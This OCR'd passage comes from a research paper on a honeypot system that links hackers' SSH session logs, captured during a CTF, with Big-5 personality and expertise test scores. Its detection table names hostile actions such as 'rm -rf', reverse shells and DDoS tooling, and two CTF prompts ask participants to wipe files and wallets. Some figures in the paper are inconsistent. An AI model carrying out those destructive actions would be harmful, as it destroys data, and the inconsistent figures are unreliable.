


Figure 2: Diagram of prediction on unknown hackers and collecting his logs.

utilized in many domains: Heatmaps based on website clicks, standard phone logs, accelerometers, heart rates, blood pressures, breath monitoring, GPS tracking, locations, diversity, activity tracking, lengths between phone sessions, interevent timing, social media usage, body temperatures, users' light exposure, regularities, response rates, and latencies, the radius of gyration, Bluetooth scans, sleep patterns, daily walking distances, social media posts after traumatic events, music, code-switching, discovering neighbors, indoor localization with Wi-Fi fingerprint, and the number of unlocking trials and repetitions.

Some of the psychological symptoms that could be defined by the end of these examinations include neuroticism, extroversion, conscientiousness, agreeableness, openness, gender prediction, ethnicity prediction, political attitude prediction, depression, behavioral changes, workplace effects, motivations, confidence, one-sidedness, attitudes, experiences, vigor and fatigue, stress, guilt, and hostility.

The Big-5 personality theory gives a simple blueprint to understanding others, improving relationships by knowing why people behave the way they do. We asked psychology experts which psychology test we should use for our study. As a result of the answers and research we received, we decided to use the Big-5 test. The Big-5 Personality model is an organization of personality traits that measures five dimensions of personalities:

Extroversion: this dimension measures one's level of being sociable, energetic, and outgoing. It determines whether the person is quiet or able to work in a crowded environment and enjoy accompanying others a lot.

Agreeableness: it is about being warm, compassionate, and cooperative and how well you deal with other people.

Conscientiousness: this is the tendency to show self-discipline, be organized, and aim for achievement. If a person has a high score on conscientiousness, it can be said that he/she is likely to be organized and thorough, plans well, and can comply with those plans.

Neuroticism: the model defines this as the tendency to experience negative feelings, emotional problems and changes, anxiety, anger or depression, and the frequency of bad moods.

Openness: one who scores high in this might be called curious, creative, intellectual, a stargazer, and devoted to knowledge and makeshift experiences.

Mazadi et al. [2] and Shi et al. [3] offered a study that included the psychological aspects of socially conducted agents. These two papers described ways to model a streamlined behavior of an agent in four critical cultural aspects, self-enhancement, openness to change, self-transcendence, and conservation, from the model of primary human values in [4]. Cyber behavioral and psychological studies remain up to date. With COVID-19, a study shows the correlation between Internet, security use, loneliness, and satisfaction [5].

A well-detailed study that primarily worked on mobile data provided the personality evidence from mobile phone logs and used the data available from carriers to predict users' personalities. It was stated that an evaluation of these records, along with country-scaled datasets, may lead to unprecedented discoveries in psychology. The information can also help detect country-wide user behaviors and profiles. Montjoye et al. [6] used mobile phones to predict Big-5 personality factors: neuroticism, extroversion, conscientiousness, agreeableness, and openness. The entropy of their usage enabled them to indicate both extroversion and agreeableness. The variance between sessions and phone calls showed their conscientiousness; answering the questions and texts was the predictor for openness. Extroversion was a strong predictor of positive emotions, and neuroticism was associated with negative emotions [6].

The studies we have detailed so far constitute self-reporting tests performed on a hacker. The accuracy can decrease since there is no connection between these tests and the hacking data/logs of the hackers. We built a fake-honeypot server to increase accuracy and correlate self-reporting tests with actual data/logs of hackers.

This research contributes to the corresponding literature by adding the following values to a honeypot system: (i) novelty in integrating the Big-5 personality concept to a honeypot (neuroticism, extroversion, conscientiousness, agreeableness, and openness) and (ii) compare it with the expertise of participants.

2.2. Background and Relevant Studies on Hacker Expertise Analysis. A common aim of the hackers to target organizations is data theft [7], resulting in billions of dollars in losses each year [8]. Due to hackers' threat to companies, researchers have begun to investigate hackers' motives and behaviors [9]. They have conducted different studies to understand hacker behavior better [9, 10, 11]. These studies are based on data collected from self-reported hackers. However, these data have the problem of not verifying whether the participants are real hackers and categorizing them according to their level of knowledge. A hacker's level of expertise is determined by the ability to write code or scripts without being caught that can circumvent security protocols, disrupt a system's intended functions, or gather valuable information [12].

In order to differentiate between novice and expert hackers, SEAM [13] can be used. This tool provides two critical capabilities to information systems researchers. One is to verify the identity of the hackers involved in the data collection, and the other is to separate the samples of the hackers into different groups. Thus, novice and expert hackers are tried to be identified with more detailed analysis and insights. The authors of the SEAM state that there are some shortcomings in the article: "a common concern was that our approach might only measure how well a hacker conceptually understands hacking methods without directly assessing a hacker's actual ability."

In this paper, we developed our Honeypsy framework and methodology to solve the mentioned shortcomings in SEAM. Although HAIS-Q [14] is not precisely a hacker expertise test, it does provide insight as it is used to measure computer usage ability. The difference between the tests such as SEAM [13], HAIS-Q [14], and HONEYPSY, which is proposed in this study, is depicted in Table 1.

The purpose of the Cyber Expertise test is to measure how skilled, knowledgeable, and experienced the hacker is. We have implemented a widely accepted method by experts and hackers on this topic for the cyber expertise test. For this reason, we came up with the idea of devising a test on the MITRE ATT&CK Framework [15], a generally accepted framework for systematically providing a categorized adversary behavior. The ATT&CK test developed in this research includes ordering randomly chosen techniques and placing them into tactics.

2.3. Background and Relevant Studies on Honeypots and Collecting Hacker Logs and Behavior. The term "honeypot" or "honey trap" refers to a strategy where an attractive agent is deployed to lure individuals and exploit their vulnerabilities (mostly sexual) and relationships to push the individuals to comply with them. A honeypot system is camouflaged as a host or a service on the Internet that is deliberately left vulnerable. Honeypot systems have these decoy-based aspects developed to lure the attackers into its vulnerable surface and record information about the attack and attackers. Therefore, honeypots can be considered passive traps for attackers. Their designs aim to unlock and reveal actionable cyber threat intelligence about the techniques, tactics, procedures, origins, attributions, and motivations of the adversaries [16].

Honeypots are categorized to their interaction levels and service types. A low-interaction honeypot presents just a few levels of steps and replies of the targeted host, network protocol, and stack. Conversely, a high-interaction honeypot fully emulates the intended service. A high-interaction honeypot can reveal many significant characteristics such as the amount of data that has been sent and received from the server, failed logins, CPU, and memory usage, whether the attacker has been typing on the server or automation is

Table 1: Comparison of related works with our system.

Study	Participants	Test	Method	Area
SEAM	35 (students and experts)	Expertise test	Regression analysis	Hacker expertise
HAIS-Q	112 (students)	Computer usage expertise test	Regression analysis	Computer usage expertise
HONEYPSY (our work)	100 (experts + students)	Expertise test + Big5 test + server logs	Regression analysis + machine learning	Hacker expertise and hacker personality

utilized, and the level of sophistication for the exploration of the attacker on the honeypot. These characteristics about the attackers can be crafted into actionable intelligence; it reveals the modus operandi of the attacker, gives insights about their motivations, and, more importantly, identifies the source of the attack by tracking down the network connections of the attacker, such as connecting to the Command and Control (C&C) and downloading malware from a public server.

The honeypot research has been shifted to the profiling of the attacker based on their behaviors in recent years. A honeypot design to identify an attacker's attribution using heatmaps created by the threat and capability of the attacker is given by the study of [17]. The basis for the profiling model is created from the collected logs of attackers, captured as capabilities, skills, motivation, and intentions, and mapped onto capability and threat ratings. A low interaction honeypot for Ethereum networks has been designed [18]. In this research, the attackers are characterized utilizing the communication logs, the analysis of the Ethereum network, and the IP addresses belonging to the Darknet.

Correlation of cyber threat intelligence from high interaction honeypots from six different locations is conducted, and the results are presented in [19]. The attack patterns identified by the commands are analyzed, and patterns of actions are extracted and correlated. In addition, network communications, daily events, and sessions from the honeypots have also been analyzed and represented in this research. Similarly, in [20], sessions constructed with the chain of commands are collected from high interaction honeypots. A prediction model based on the frequency analysis of the commands is presented.

As far as the authors know, no study in the literature analyzes computer logs, expertise, and psychology altogether. This study was conducted to fill this gap in the literature. In order to conduct an analysis, it is necessary to obtain the computer logs of a person who has undergone a psychology test. Therefore, a CTF has been developed. A honeypot is designed to collect the logs that were generated by the unknown hackers who did the CTF. So, the binary representation of these logs in the form of True (=1) or False (=0) is analyzed. For this reason, this study differs from the literature and thus bears originality.

Table 2 summarizes the methodology and usage area of the works mentioned in this paper.

3. Materials and Methods

The design of the devised system and the interaction between the tests and the logs can be seen in Figure 3. Honeypots are designed to collect logs. The Expertise test and Big-5 test were designed to draw inferences about the psychology and expertise of the potential cyber threat.

In this study, 100 participants were tested. The properties of these participants are described in Section 5. To be able to match the data of the participants from three separate tests with each other, we want the participant to write his name in each test, and they are given a unique ID.

(1) The participant first solves the Big-5 Personality Test, which is given to him as an online form. The definition of the Big-5 Personality test, its evaluation, and the analysis results of our target group are explained in detail in Sections 3.2 and 4.1, respectively. These data will also be used for the predictions.

(1.1) After solving the Big-5 Personality Test, we have Big-5 and Facets results for that user. The detailed information of facets is given in Section 3.2.1. Here is an example result for a user named Joe H., given in Table 3. In Table 3 and the following tables, the abbreviations for the Big-5 (extraversion: E, agreeableness: A, openness: O, conscientiousness: C, and neuroticism: N) personalities and the Facets (sociability: Soc, assertiveness: Asse, energy level: EnL, compassion: Com, respectfulness: Res, trust: Tru, organization: Org, productiveness: Pro, anxiety: Anx, depression: Dep, emotional volatility: Emo, intellectual curiosity: IntC, aesthetic sensitivity: AeS, and creative imagination: CreI) are used.
These results were collected for 100 participants, and the results are organized in Table 4.

(2) After the Big-5 test, the participant completes the 4-part cyber expertise test. The definition of the cyber expertise tTest, its analysis, and the correlation results of our target group are explained in detail in Sections 4.2 and 4.1, respectively. These data will also be used for the predictions as well.

(2.1) After solving the cyber expertise tTest, we obtained the results in the following form, as depicted in Table 5.

(3) The participant is then taken to the CTF we designed. The definition of the CTF, its preparation process, and its analysis are explained in Sections 3.1 and 4.1, respectively. The user is directed to honeypot to solve CTF questions. Honeypot design

Table 2: Used methodologies, tools, and areas of related works in literature.

Tools	References	Methods	Areas
Survey	[8]	Machine learning	Security
Survey	[9]	Regression analysis	Security
Survey	[10]	Regression analysis	Security
Survey	[14]	Regression analysis	Psychology
Survey	[13]	Regression analysis	Security
Survey	[12]	Regression analysis	Security
Logs + Surveys	Honeypsy (our work)	Machine learning/regression analysis	Security




Figure 3: Log collection and test result collection and prediction diagram of our system.

Table 3: Example personality results of a known participant named Joe H.

Name	E	A	O	C	N	Soc	Asse	EnL	Com
Joe H.	0.75	0.64	0.43	0.12	0.7	0.8	0.7	0.1	0.2

Table 4: Example personality of results of all known participants 1...100.

ID	Name	E	A	O	C	N	Soc	Asse	EnL	Com
1	Joe H.	0.75	0.64	0.43	0.12	0.7	0.8	0.7	0.1	0.2
2	Che N.	0.65	0.12	0.43	0.12	0.12	0.11	0.97	0.88	0.1
	...	...	...	...	...	...	...	...	...	...
100	Kol X.	0.44	0.15	0.17	0.18	0.32	0.77	0.77	0.22	0.12

Table 5: Example cyber expertise result of a known participant named Joe H.

ID	Name	Cyber expertise test score	Cyber expertise test class
1	Joe H.	75	Expert
2	Che N.	65	Medium
..	..	..	...
100	Kol X	44	Low

is described in Section 3.1. The participant marks the specifications in the honeypot while solving the CTF questions. An example scenario and two questions are as follows.

CTF QUESTION #7

There are many files that include btc wallets in the system. Try to remove just all of them, but not delete the other necessary files.

CTF QUESTION #8

We understand your ambition, do not let anyone win! We seriously think that you should do some harm to the SSH server! Try to remove all files.

While answering questions 7 or 8, the user will type commands. If at least one of the corresponding commands is typed, then, in the result, table A7 (used for question 7) will be marked as 1, otherwise 0.

After participants have solved all of the CTF questions, we will have a log table designed in Table 6. In this table, the meanings of columns shown by A1...A22 are explained in Section 4.1. The detailed explanation for A1...A22 is provided in Section 4.1. This binary representation allows us to analyze the user's server and computer logs. Only A14 is numerical data, which defines the user's keyboard speed and the time between two subsequent commands entered by the hacker. The information obtained from the typing speed and the time interval between commands gives us the ability to predict the expertise and the personality of that hacker.

(4) After we have all the test results, we now have the logs of all the participants and then combine the logs. As a result, we will have the information of the participants as represented in Table 7. After that, we applied statistical analysis to see if there exists any correlation between the test results.

Table 6: Honeypot logs of known participants.

ID	Name	A2	A3	A4	A5	A6	A7	A11	A12	A14
1	Joe H.	1	0	1	0	0	1	0	1	0.4
2	Che N.	0	0	0	0	0	1	1	1	0.3
	...	...	...	...	...	...	...	...	...	...
100	Kol X.	0	1	1	1	0	1	0	1	0.4

In the statistical analysis phase, the data mining algorithms were also applied to the obtained and edited test results to train the data besides checking the correlations. In this way, we obtained the trained data, which will enable us to predict the expertise and psychology of unknown hackers with a certain accuracy in the future.

The following scenario is explained in the lower START section of the flowchart. This section describes the steps of an anonymous attack by someone other than the participants we tested. The purpose of this section is to explain the behavior of the method we developed during an attack and to show what kind of results we will get in these cases.

(1) The unknown cyber threat, whose identity is not known, enters any server where our Honeypsy system is installed. This server does not need to be a honeypot.

(2) According to the logs written by the hacker on the server, the following steps are applied:

(a) If a hacker enters a command that we have specified, the corresponding commands (A1, ..., A22) will be marked as 1.

(b) All logs are recorded to catch adversary attacks.

(c) Most attacks on a server are made by bots. With the help of these markings, it can be interpreted whether the attacker is human or not. The logs of the hacker who marked A1, ..., A22 can be examined in detail, and also, other methods and commands used can be analyzed.

(3) As a result of an unknown cyber threat, we get a log like in Table 8.

(4) Next, using these logs, we tried to estimate the hacker's expertise and psychology.

(a) If trained data are available, analysis and predictions are made based on this data.

According to the data seen in Table 9, the following predictions having root mean square error (RMSE) of 9.1123 can be made:

Unknown cyber threat has a cyber expertise score of 81/100, which indicates that he can be an expert.

Unknown cyber threat can be neurotic because its neuroticism score prediction is 78/100, which is borderline class.

(b) Based on these data, the institution can develop a defense strategy or put its predetermined procedures to use.

The accuracy of the predictions is explained with an example as follows. Among our participants,

Table 7: Combination of logs and test results of example known participants in one table.

ID	Name	A2	A3	A4	...	A22	Expertise score	E	A	O	C	N	Soc
1	Joe H.	1	0	1	0	0	75	0.75	0.64	0.43	0.12	0.7	0.8
2	Che N.	0	0	0	0	0	65	0.55	0.34	0.43	0.12	0.7	0.8
	...	...	...	...	...	...	..						
100	Kol X.	0	1	1	1	0	44	0.35	0.24	0.43	0.12	0.7	0.8

Table 8: Logs of unknown hacker that signs predefined honeypot specs.

	IP	A2	A3	A4	...	A22
Unknown hacker	22.1.11.222	1	0	1	0	0

Table 9: Real data/results of a known participant from our dataset.

ID	Name	A2	A3	A4	...	A22	Expertise score	E	A	O	C	N	Soc
17	M.K	1	0	1	0	0	75	0.75	0.64	0.43	0.12	0.7	0.8

the results of the person with participant ID number 17 are shown in Table 9.

Sample log of an unknown hacker, other than our participants, who marks the same logs with participant 17, is shown in Table 10:

This person's expertise score is estimated as 72/100 with our system. While the known hacker's expertise score was 78/100, the unknown hacker's expertise score is generated respecting to known hacker results as 72/100 due to the accuracy of the data mining algorithm. This example indicates that the predictions are compatible with our examined sample data. The details of the predictions can be seen in Section 4.3.

Apart from these estimations, general analyzes are also made on our sample group of participants. These general analyzes are described in Section 4.1.

If the hackers do not want to provide their name or nickname, they get a unique ID when they complete the tests. To do that, they enter the same ID as they connected to the honeypot. In this way, a correlation can be established between tests and honeypot logs.

3.1. Honeypot Requirements, Specifications, Marking Commands, and Features. The process of designing our honeypot system started in early 2019. Two honeypots have been set up on Amazon Web Clouds and Digital Ocean Servers. The interactions with the hackers and adversaries in the wild have been collected through those servers. We set up and modified Cowrie [21] to be a basis for the honeypot to collect logs. Cowrie is a medium to high interaction SSH and Telnet honeypot designed to log brute force attacks plus the shell interaction performed by the attacker. The purpose of building this honeypot is to mark the behavior of hackers. However, this honeypot also collects data from the Internet and is open to examining unknown cyber threats. We use SPLUNK to monitor and visualize the honeypot data. Since we would know the volunteers who entered this SSH Honeypot, we can infer their personality and expertise by looking at their operations on the server.

Table 10: Sample logs to make a prediction of an unknown hacker.

ID	Name	A2	A3	A4	...	A22
Unknown	Unknown	1	0	1	0	0

In order to analyze the hacker operations, we defined a standard table of requirements and specifications in Table 11.

These requirements and specifications have been crafted by scrutinizing and categorizing the collected logs and traces. The specifications given here are the definitions of the hacker actions that we have collected from the honeypots. Although the specification such as 'search commands' listed as item A9 in Table 11 seems one, it includes all the terminal-based search commands observed from our systems. User behavior in the honeypot marks these specifications as "True, False, Duration."

Example 1. A9. Search commands such as "grep."

Suppose that a hacker enters honeypot and types one of the commands below:

grep
awk
sed
tail
head
Cat

A9 ⟶ True. A9 is marked as true.

These commands are crafted by the cyber security experts as well as by the hackers, plus by utilizing GitHub sources [21, 22].

Honeypot is designed to mark the specifications given in Table 11 by looking at the logs of unknown or known hackers entering the server. The system includes multiple Cowrie honeypots, and we have implemented a script to sign and output the logs that combine and process the data from these honeypots.

Table 11: Requirement description.

Requirement description
R1. Source IP must be logged
R2. Services that are tried on the server must be logged
R3. Detection of a file-malware-rootkit upload
R4. Nothing will be deleted about the activities of hackers
R5. Keyboard speed-frequency-command copy-parting must be understood
R6. Operations after a successful intrusion must be logged as well
A1. Software should analyze if the code is entered manually or via a script
A2. The same commands have been tried more than once
A3. Command similarity (% sudo ~ sudp) must be checked for erroneous commands
A4. A command database must be created for similar commands for several systems; an erroneous command can be a legit command in another system which in return shows skill
A5. If 'passwd' is entered or attempted
A7. Signs for a virtual machine are checked
A8. Do commands such as nmap, network detection, and ettercap which are tried
A9. Search commands such as "grep"
A10. Any command follows IP addresses found on the honeypot
A11. Harming commands such as "rm–rf"
A12. Download commands should be added
A13. Installation of DDoS methods
A14. Event/command interarrival times
A15. The file system is tested
A16. Leaving a file/trace for fame
A17. Deleting tracks and history when exiting–att&ck
A18. Is reverse-shell used? (persistence)
A19. Determining the Linux distro?
A20. Collecting system information
A21. Collecting network information
A22. Collecting user information

The number of honeypots might be easily increased by cloning, and a new honeypot can be set up with a single click through a script. Thus, no new configuration is required. Suppose we say N is the number of honeypots. We have a cluster of N+1 machines. We connect to our N honeypot servers through our load balancer server working with HAproxy. This load balancer distributes the hackers to the servers by the leastconn algorithm with the least connection. In this way, it will be sufficient to specify the IPs of the new machines in our load balancer config instead of distributing the IPs of the new devices that we will open under heavy load.

A file structure is needed to use the specifications. We have developed a file structure and embedded it in Cowrie. A plugin system was developed by forking the Cowrie honeypot system, and each specification was turned into a plugin. The plugin system has been designed using the strategy pattern. Plugins can be quickly produced from the main class. Thus, if the number of specifications increases, they can be reproduced. When Cowrie receives an input, it also transmits the input to our plugins. In this way, we can make the necessary checks and markings.

The data collection script collects and aggregates logs from all Cowrie instances. It reads the files one by one, analyzes the logs and event durations we marked, and outputs a CSV and JSON file:

The plugin trigger mechanism awakes when user inputs start to be processed.

Plugins can be implemented according to need from the prepared BasePlugin class.

Plugins are processed in the process_event method.

Cowrie simulates the layout of the files placed in the Honeyfs folder.

Files uploaded to connect/to the directory for CTF. The python bin/createfs -l honeyfs -o share/cowrie/fs.pickle command generates the directory's memory to be kept in memory.

The honeypots are created to be reached online. For this study, the honeypots have been running since early 2019.

In order to analyze the collected data from known hackers, they were invited to the CTF. While solving the CTF, they connected to the honeypot. Then, the specifications are marked respecting the operations of known hackers on CTF. Besides these known hackers, any hacker/instance of the Internet can connect to the honeypot since the honeypots are online and reachable. From January 2019 to September 2021, ~1M logs have been collected. SPLUNK has been installed on the servers to monitor this collected extensive data and to search on this data.

The server specifications of the HAProxy machine are 2 GB ram and 1 CPU. All servers have Ubuntu 11 operating systems on them. No transaction takes place on this machine, and it only provides a proxy. Machines with honeypots consist of 4 GB ram and two premium CPUs. Currently, one HAproxy server and four honeypot machines

are open and stored in Digitalocean. Its monthly expense is about $60. It has been observed that up to 50 users can connect to a server simultaneously with these features.

3.1.1. Log Collection with Honeypot and CTF Evaluation. The "Capture-the-Flag (CTF)" contest is a special kind of cybersecurity competition designed to challenge its participants to solve computer security problems and/or capture and defend computer systems. The CTF aims to provide general knowledge on Capture-the-Flag (CTF) exercises. The CTF contains questions about general hacking knowledge, computer forensics, reverse engineering, web hacking, and cryptosystems. The volunteer hackers' personalities and experiments were learned with the Big-5 test and the Hacker Expertise test. By including the same people in the CTF, a connection will be established between their server logs and these test results. The methods, commands, and behaviors that users apply to find answers to the CTF questions will mark the honeypot specifications.

The information containing the honeypot logs of the same students was extracted, and a result file was created as in the example in Table 12. In Table 12, "F" represents "FALSE," "T" represents "TRUE," and "s." represents "seconds."

The cyber expertise rest, Big-5 Test, and Honeypot Logs are combined in a single spreadsheet, as depicted in Figure 4. The individual results of these tests were explained in the following sections.

3.2. Big-5 Personality Test and Cyber Expertise Test. In order to correlate the server behaviors and logs of the volunteer hacker group with their expertise and psychology, firstly, these people were taken to self-prepared tests. These tests are the 60-question Big-5 test and the 4-part cyber expertise test. After solving the test, we collect their logs to honeypot with a CTF.

3.2.1. Big-5 Personality Test and Evaluation. It is aimed to generate an idea about hackers' personalities without examining every hacker entering the system. There are different types of Big-5 tests in the literature as follows:

10 Question TIPI Big-5 Test

44 Question Big-5 Test

60 Question Big-5 Test (BFI-2)

50 Question new version of Big-5 Test

With these tests, different information about users can also be obtained using these additional features. Some of these other personalities (=facets), which are subgroups of the Big-5 personalities, are below:

Extraversion facets: sociability, assertiveness, and energy level

Agreeableness facets: compassion, respectfulness, and trust

Conscientiousness facets: organization, productiveness, and responsibility

Neuroticism facets: anxiety, depression, and emotional volatility

Openness facets: intellectual curiosity, aesthetic sensitivity, and creative imagination

This study has applied the 60 questions Big-5 Test named BFI-2 [23], providing the most comprehensive results for facets. Table 13 shows the example results of one participant's Big-5 test result.

The benchmark results include the following considerations for the participants:

Big-5: extraversion, agreeableness, openness, conscientiousness, and neuroticism

Facets: sociability, assertiveness, energy level, compassion, respectfulness, trust, organization, productiveness, anxiety, depression, emotional volatility, intellectual curiosity, aesthetic sensitivity, and creative imagination

(i) Evaluations are used in psychological assessment, respecting all the participants

(ii) Evaluations are based on the z and t-scores conducted in light of the test results from [23]

(iii) Numerical evaluations are determined as percent scores as conducted in literature

According to the Big-5 and facets test result, a score is calculated for each participant and question defined by Soto and John [23]. For instance, for the "extraversion", the following scores for the indicated question numbers are considered: 1, 6, 11R, 16 R, 21, 26R, 31 R, 36R, 41, 46, 51R, 56. For each of these question numbers, a score between 1 and 5 is given respecting the answers of the participants. If there exists a letter "R" near the question number, it means that the reverse score should be taken into account. If a score equals 5, then its reverse equals 1, and vice versa. Similarly, when R appears, score 4 indicates score 2 and score 3 does not change. For the characteristics of "extraversion," if a participant has the scores of (1, 2, 2, 3, 1, 4, 3, 5, 2, 2, 3, 3) for the question numbers given above, then its score is converted to (1, 2, 4, 3, 1, 2, 3, 1, 2, 2, 3, 3) respecting the reverse values indicated as "R" near the question numbers.

In order to conduct the first (i) analysis on the test results, the average value of the scores for each criterion and participant is calculated. For the above example the average score of the participant (*Pscore*) for the "extraversion" is $(1 + 2+4 + 3+1 + 2+3 + 1+2 + 2+3 + 3)/9 = 3$. Then, the average (*mean*) of all participants for the same criterion and the standard deviation (*std*) is calculated, i.e., *mean = 3.42 and std = 1.14*. After that, the corresponding z-score is calculated. After calculating the z-score, it is also converted to the t-score, which is generally used in the psychometric analysis.

With the help of the psychometric conversion table, the corresponding description to the calculated scores is determined, which is "average" for the calculated t-score. As a result, the extraversion characteristics of a participant can be stated as the "average" respecting all the participants that

Table 12: Example representation of Honeypot logs.

ID	A3	A5	A7	A8	A9	A10	A11	A12	A13	A14	A15	A17	A19	A20	A22
P1	T	T	F	T	F	F	T	F	T	9.0s.	T	F	T	F	T
P2	T	F	T	F	T	F	T	F	F	1.1s.	T	T	F	F	F
